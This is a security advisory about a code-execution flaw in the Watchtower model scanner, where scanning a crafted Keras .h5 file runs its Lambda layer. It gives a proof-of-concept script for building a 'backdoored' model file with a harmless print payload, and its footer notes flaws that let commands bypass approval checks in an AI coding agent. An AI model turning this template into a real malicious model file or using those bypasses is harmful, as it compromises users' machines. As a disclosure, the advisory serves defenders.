keras.models.load_model when scanning .h5 files leads to arbitrary code execution
December 16, 2024

Products Impacted
This vulnerability is present in Watchtower v0.9.0-beta up to v1.2.2.
CVSS Score: 7.8
AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H
CWE Categorization
CWE-502: Deserialization of Untrusted Data.
Details

To exploit this vulnerability, an attacker would create a malicious .h5 file which executes code when loaded and send this to the victim.
import tensorflow as tf

def example_payload(*args, **kwargs):
exec("""
print("")
print('Arbitrary code execution')
print("")""")
return 10

num_classes = 10
input_shape = (28, 28, 1)

model = tf.keras.Sequential([tf.keras.Input(shape=input_shape), tf.keras.layers.Lambda(example_payload, name="custom")])

model.save("backdoored_model.h5", save_format="h5"
The victim would then attempt to scan the file to see if it’s malicious using this command, as per the watchtower documentation in the readme:
python watchtower.py --repo_type file --path backdoored_model.h5The code injected into the file by the attacker would then be executed, compromising the victim’s machine. This is due to the keras.models.load_model function being used in unsafe_check_h5 in the watchtower/src/utils/model_inspector_util.py file, which is used to scan .h5 files. When a .h5 file is loaded with this function, it executes any lambda layers contained in it, which executes any malicious payloads. A user could also scan this file from a GitHub or HuggingFace repository using Watchtower, using the built-in functionality.
def unsafe_check_h5(model_path: str):
"""
The unsafe_check_h5 function is designed to inspect models with the .h5 extension for potential vulnerabilities.
...
"""
tool_output = list()

try:
# Try loading the model without custom objects
model = keras.models.load_model(model_path, custom_objects={})
Additionally, the scanner doesn’t detect that the .h5 file is malicious, so the user has no indication they’ve been compromised.
Additionally, the scanner doesn’t detect that the .h5 file is malicious, so the user has no indication they’ve been compromised.
Related SAI Security Advisory
September 11, 2026
_READ_ONLY_COMMANDS_POSIX expansion adds 31 commands with no path checking, granting unconditional access to the full host filesystem
Mistral Vibe automatically approves a large set of commands that are not subject to the expected workspace path restrictions, allowing files anywhere on the host to be accessed without user approval.
September 11, 2026
Environment variable prefixes stripped from permission check enable RCE via env injection
Mistral Vibe does not consider environment variable assignments when checking whether a command can run without approval, allowing environment controlled behavior in allowlisted programs such as Git to be abused for arbitrary code execution.